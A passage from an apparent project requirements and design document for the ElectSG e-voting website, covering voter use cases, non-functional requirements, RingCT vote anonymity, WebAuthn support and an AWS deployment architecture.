Preconditions:	<ul style="list-style-type: none"> • Voter must be logged into the system. • Candidate accounts have been created and exist in the system. • The system is operational and available for casting votes.
Normal flow:	<ol style="list-style-type: none"> 1. Voter clicks the “Vote” button on the “Voter Homepage”. 2. System redirects the voter to the “Voting page” and displays a polling card. 3. Voter selects a candidate and clicks “Submit” button. 4. System displays a confirmation box that says “Are you sure you want to submit?”. 5. Voter clicks “Confirm” button. 6. System saves the vote and redirects the voter to the “Voter Homepage”.
Exceptional flows:	None

Taiga ID, #117

Use case name:	View Vote Status
Scenario:	Checking the status of my vote to verify if it has been cast.
Trigger Event:	Voter initiates the process to view vote status by visiting to “Voter Homepage”.
Brief description:	This use case describes the action taken by a voter to check the status of their vote, ensuring they are aware of whether their vote has been submitted.
Actors:	Voter
Stakeholders:	Voter
Preconditions:	<ul style="list-style-type: none"> • Voter must be logged into the system. • The system is operational and available for viewing vote status.
Normal flow:	<ol style="list-style-type: none"> 1. Voter visits the “Voter Homepage”. 2. The system retrieves and displays the voter’s vote status. 3. Voter views the displayed vote status.
Exceptional flows:	None

Taiga ID, #118

Use case name:	View Candidates' Posters and Candidate Statements
Scenario:	Viewing the candidate poster to gain insights into candidate running for an election.
Trigger Event:	Voter initiates the process to view candidate poster by clicking the candidate image in the "Voter Homepage".
Brief description:	This use case describes the action taken by voter to view the candidate details and campaigning poster for the candidate they clicked.
Actors:	Voter
Stakeholders:	Voter
Preconditions:	<ul style="list-style-type: none"> • Voter must be logged into the system. • Candidate accounts and election posters have been created and exist in the system. • The system is operational and available for viewing candidate posters.
Normal flow:	<ol style="list-style-type: none"> 1. Voter clicks on the candidate image/container. 2. System redirects the voter to that candidate's campaign page 3. System displays that candidate poster and details. 4. Voter views the displayed candidate poster.
Exceptional flows:	None.

3.3 Non-functional Requirements

3.3.1 Usability

3.3.1.1 UI/UX Design

The ElectSG e-voting website features a user-centric design that emphasizes simplicity and ease of use. The system allows voters to cast their votes with just a few clicks, streamlining the voting process to make it as straightforward as possible. The design is inspired by familiar elements from commonly used voting and government websites, which helps users quickly adapt to the system. Key design elements include:

User Friendly Interface: The design focuses on minimalism, with a clean layout and straightforward navigation, ensuring users can quickly understand and use the system.

Colour Scheme: We use red and white as the primary colours, reflecting the colours of the Singapore flag. This not only creates a visually appealing and consistent look but also reinforces national identity.

Consistent Design Patterns: We use familiar design patterns and icons that users encounter in other digital government platforms, making the interface more intuitive.

Responsive Design: The website is fully optimized for both smart phones and desktop ensuring a consistent and accessible experience for all users.

3.3.1.2 Familiarization and Training

To help users become familiar with the system, we have implemented several supportive features:

Interactive Tutorials: Users have access to interactive tutorials and step-by-step guides that walk them through the voting process.

Help Sections: Comprehensive FAQs and help sections are available to assist users with common questions and issues.

3.3.2 Efficiency

The electSG e-voting system is engineered to significantly enhance efficiency in the voting process by leveraging digital technologies to replace traditional manual methods and optimize resource utilization.

Streamlined Voting Process

Simplified Voting: The system transforms the traditional voting experience into a streamlined digital process, reducing the time required for voters to cast their ballots. This efficiency translates into a more user-friendly experience and quicker participation.

Automated Vote Counting: By automating vote counting, the system eliminates the complexities and potential errors associated with manual tallying. This results in faster, more accurate results, ensuring that votes are counted with minimal delay.

Optimized Resource Utilization

Reduced Physical Resource Use: Transitioning from paper ballots and manual procedures to a digital platform significantly reduces the consumption of paper and other physical materials. This shift not only lowers costs related to printing, storage, and handling but also contributes to environmental sustainability by minimizing waste.

Efficient Infrastructure Management: The system is designed to optimize server and network resource usage, maintaining smooth performance even during peak voting periods. This efficient resource management reduces the need for extensive physical infrastructure and supports consistent system reliability.

Scalability and Cost Efficiency: With its scalable architecture, the system can handle changes in voting volume without additional resource strain. This flexibility leads to cost savings by avoiding the need for physical infrastructure expansion and scaling costs.

3.3.3 Performance

The system must be responsive so that when the user interacts with the webpage it provides real-time feedback. The system needs to have a decent computational time of RingCT during the casting of the vote should be reasonable as polling day is only a 24-hour window.

3.3.4 Reliability

The system should have a 99% uptime that is available for voters throughout the duration of the polling day. The system should be able to reset in case of disruption.

3.3.5 Security

The system should use strong and current cryptography standards. The system should use the latest, well recognized, and tested cryptography libraries. The system should address any potential security vulnerabilities on client-side, browser-side, and server-side of the system. The system should have authentication and authorizations mechanisms for authorized users to perform authorized actions.

3.3.6 Quality/Testability

The system should pass functional and additional requirements through unit tests, system integration tests and user acceptance tests. The testing process should be automated to reduce manual testing. The test procedure should be simplified to allow non-technical users to understand, increasing the confidence of general users.

3.3.7 Extensibility

The system should be modular to enable easy modification and upgrades. Document at code level for other developers to easily understand the functionality of the code segment. Define the level of detail for error logs, what information should be captured, and how errors should be categorized. The system should utilize containerization to maintain consistency across the development, testing and production environment.

The system should be able to increase its capacity without significant changes. The system could be scaled up and down depending on the load. New requirements by the product owner should be able to integrate into the current system without software structural design or architectural changes.

3.3.8 Portability

The system should have browser compatibility as well as device compatibility. As the system is implemented with Webauthn in mind, the browser and device compatibility should be taken into consideration. The following section indicates the current Webauthn API compatibility, browser support and device support.

WebAuthn API Compatibility

Browser Support

WebAuthn is supported by most modern browsers, but the level of support may vary:

- Chrome: Fully supported since version 67 (May 2018)
- Firefox: Fully supported since version 60 (May 2018)
- Safari: Supported since version 13 (September 2019)
- Edge: Fully supported since version 18 (October 2018)
- Opera: Supported since version 54 (July 2018)

It's important to note that mobile browsers may have different support levels compared to their desktop counterparts.

Device Requirement

1. Hardware Security Keys:
 - USB, NFC, or Bluetooth Low Energy (BLE) security keys.
 - Must be FIDO2 certified for optimal compatibility.
2. Built-in Authenticators:
 - Windows Hello (Windows 10 and later)
 - Touch ID (macOS devices)
 - Face ID (iOS devices)
 - Android biometric sensors (fingerprint, face recognition)

3.4 System Features

RingCT Integration

- Implement a centralised adaptation of Ring Confidential Transaction (RingCT) to ensure confidentiality, integrity and anonymity of voters' votes, preventing linking of votes back to voters.
- The e-voting system introduces a trusted party which is the central authority (CA). The responsibilities of CA include key generation, voting currency generation, linkable ring signature generation, verification of the RingCT output.

Candidate File Upload

- Allow candidates to upload files (e.g., campaign posters, profile pictures) to their accounts, providing voters with information to make decisions on which candidate should receive their votes.

Announcement Management

- Enable admins to post announcements and updates regarding the election process and phases, important deadlines, or any relevant news to keep voters updated.

Election Phase Management

- Allow admins to manage different phases (campaigning day, polling day) which ensures a smooth and organized election process.

Live Voter Count

- Provide live updates on the total number of voters who have casted their votes, allowing voters and candidates to track current vote count in real-time throughout the voting window.

Results Viewing

- Allow voters and candidates to view election results after the voting procedure has concluded.

Mocked Singpass Login Service

- The described feature is an API provided by a government agency. For the functionality demo, we have mocked this service. The Singpass service generates a 512-bit hash identifier from user information, which is used to log into the e-voting system. This design ensures that no user-related information is stored in the database, thereby maintaining data privacy. Voter's action is assigned with the hash identifier.

3.5 System Design

3.5.1 Design Decision

For the system architecture of our centralized general election e-voting system with RingCT implementation, we have chosen to containerize each component. This approach ensures that the Django server, RingCT service, RingCT PostgreSQL database, Django PostgreSQL database, and the mocked SingPass service along with its associated mocked database are all encapsulated within their respective containers. This containerization enhances the modularity, scalability, and maintainability of the system by isolating dependencies and simplifying deployments.

We opted for gRPC (gRPC Remote Procedure Call) to facilitate communication between the Django server and the RingCT service due to several key advantages. gRPC is highly efficient, utilizing HTTP/2 for transport, which provides lower latency and better performance compared to traditional REST APIs. Its class-based approach allows for strong typing and auto-generation of client and server code, improving development speed and reducing errors. Moreover, gRPC supports advanced features like built-in authentication and bidirectional streaming, ensuring confidentiality and robust handling of concurrent operations. This makes gRPC particularly well-suited for the secure and efficient communication needs of our system.


The RingCT service has access to both databases: it writes public key records and vote transaction records to the Django server's database, ensuring that all vote-related data is accurately recorded and accessible for verification and auditing purposes. At the same time, we enforce strict access controls on the RingCT database, which is responsible for securely storing the private keys of voters and candidates, safeguarding sensitive information and maintaining the integrity of the voting process.

Gunicorn, a Python WSGI HTTP server, is instrumental in production environments for its ability to efficiently manage multiple concurrent requests. By spawning multiple worker processes, Gunicorn allows the Django server to handle several requests simultaneously, improving responsiveness and throughput. This concurrency model ensures that the application can scale horizontally by adding more workers as needed, effectively utilizing available CPU resources. The benefits of using gunicorn could be seen in the later stress test to the web application.

Finally, the communication between servers and traffic is encrypted via TLS, thus preventing any active or passive network attacks that utilize unencrypted traffic. However, the communication within the gRPC channel is not encrypted due to the

deployment configuration of AWS could secure it. More explanation can be found in the deployment diagram.

3.5.2 System Architecture



3.5.3 Deployment Design Decision


We chose to deploy on AWS due to its industry-standard infrastructure, robust security features, and global reach, making it a reliable choice for our e-voting platform, which requires high availability and scalability. Given the nature of our application, it must handle significant traffic spikes during voting periods. Therefore, we need the capability for horizontal scaling, which AWS supports through its load balancer and auto-scaling groups, allowing us to add more instances seamlessly to manage increased load without downtime. The `ringct-service`, designed as a stateless microservice, performs computational tasks without storing data internally, making it ideal for horizontal scaling. This design ensures that we can easily add more instances of the `ringct-service` to handle higher computational demands, maintaining performance and reliability. By leveraging AWS's scalable architecture, we can ensure our application remains responsive and efficient, even under peak loads.

Changes from system architecture diagram to reduce cost

As deploying scalable products costs a lot of money to do so, we made the following to our system architectures during the deployment to reduce the cost. However, all changes could be reverted easily and applied to the next deployment version:

1. Implemented one database instead of three hosted databases
2. Implemented the mocked Singpass service within the Django server instance itself.

3.5.4 Deployment Diagram




The deployment diagram illustrates the architecture of the AWS Copilot environment for the `electsg` application, deployed in the `ap-southeast-1` region. It features a VPC (`vpc-05e3f571c69b10978`) containing both public and private subnets. The public subnets host an Elastic Load Balancer (ELB) that routes traffic to the `django-server` load-balanced web service. There is a Web application Firewall sits in front of the load balancer which mainly performs the geo-blocking duty. The `django-server` interacts with an RDS database hosted in the private subnets and utilizes an S3 bucket for storage. Additionally, the `django-server` communicates with the `ringct-service` backend service, which also accesses the same RDS database. The architecture includes Route 53 for DNS management and CloudWatch for monitoring and alarms, ensuring a robust and scalable deployment.

We determined that it is unnecessary to add a secure channel between the Django server and the RingCT service for the gRPC communication because both services are hosted within the same VPC. The VPC (Virtual Private Cloud) provides an isolated network environment that ensures secure communication between instances within the VPC. It uses internal IP addresses that are not accessible from the public internet, thereby protecting the data from external threats. Additionally, the VPC can be configured with security groups and network ACLs (Access Control Lists) to further restrict and control traffic, ensuring that only authorized services can


communicate with each other. This inherent security of the VPC environment mitigates the need for an additional secure channel between the Django server and the RingCT service.

Horizontal Scaling




The diagram is an illustration of possible horizontal scaling strategy of our current AWS infrastructure. In the AWS configuration, we could define more tasks for single service, thus, it would create multiple instances for our services. With that, we could handle higher load for our services.

3.5.3 Data Flow Diagram




3.5.4 Class Diagram

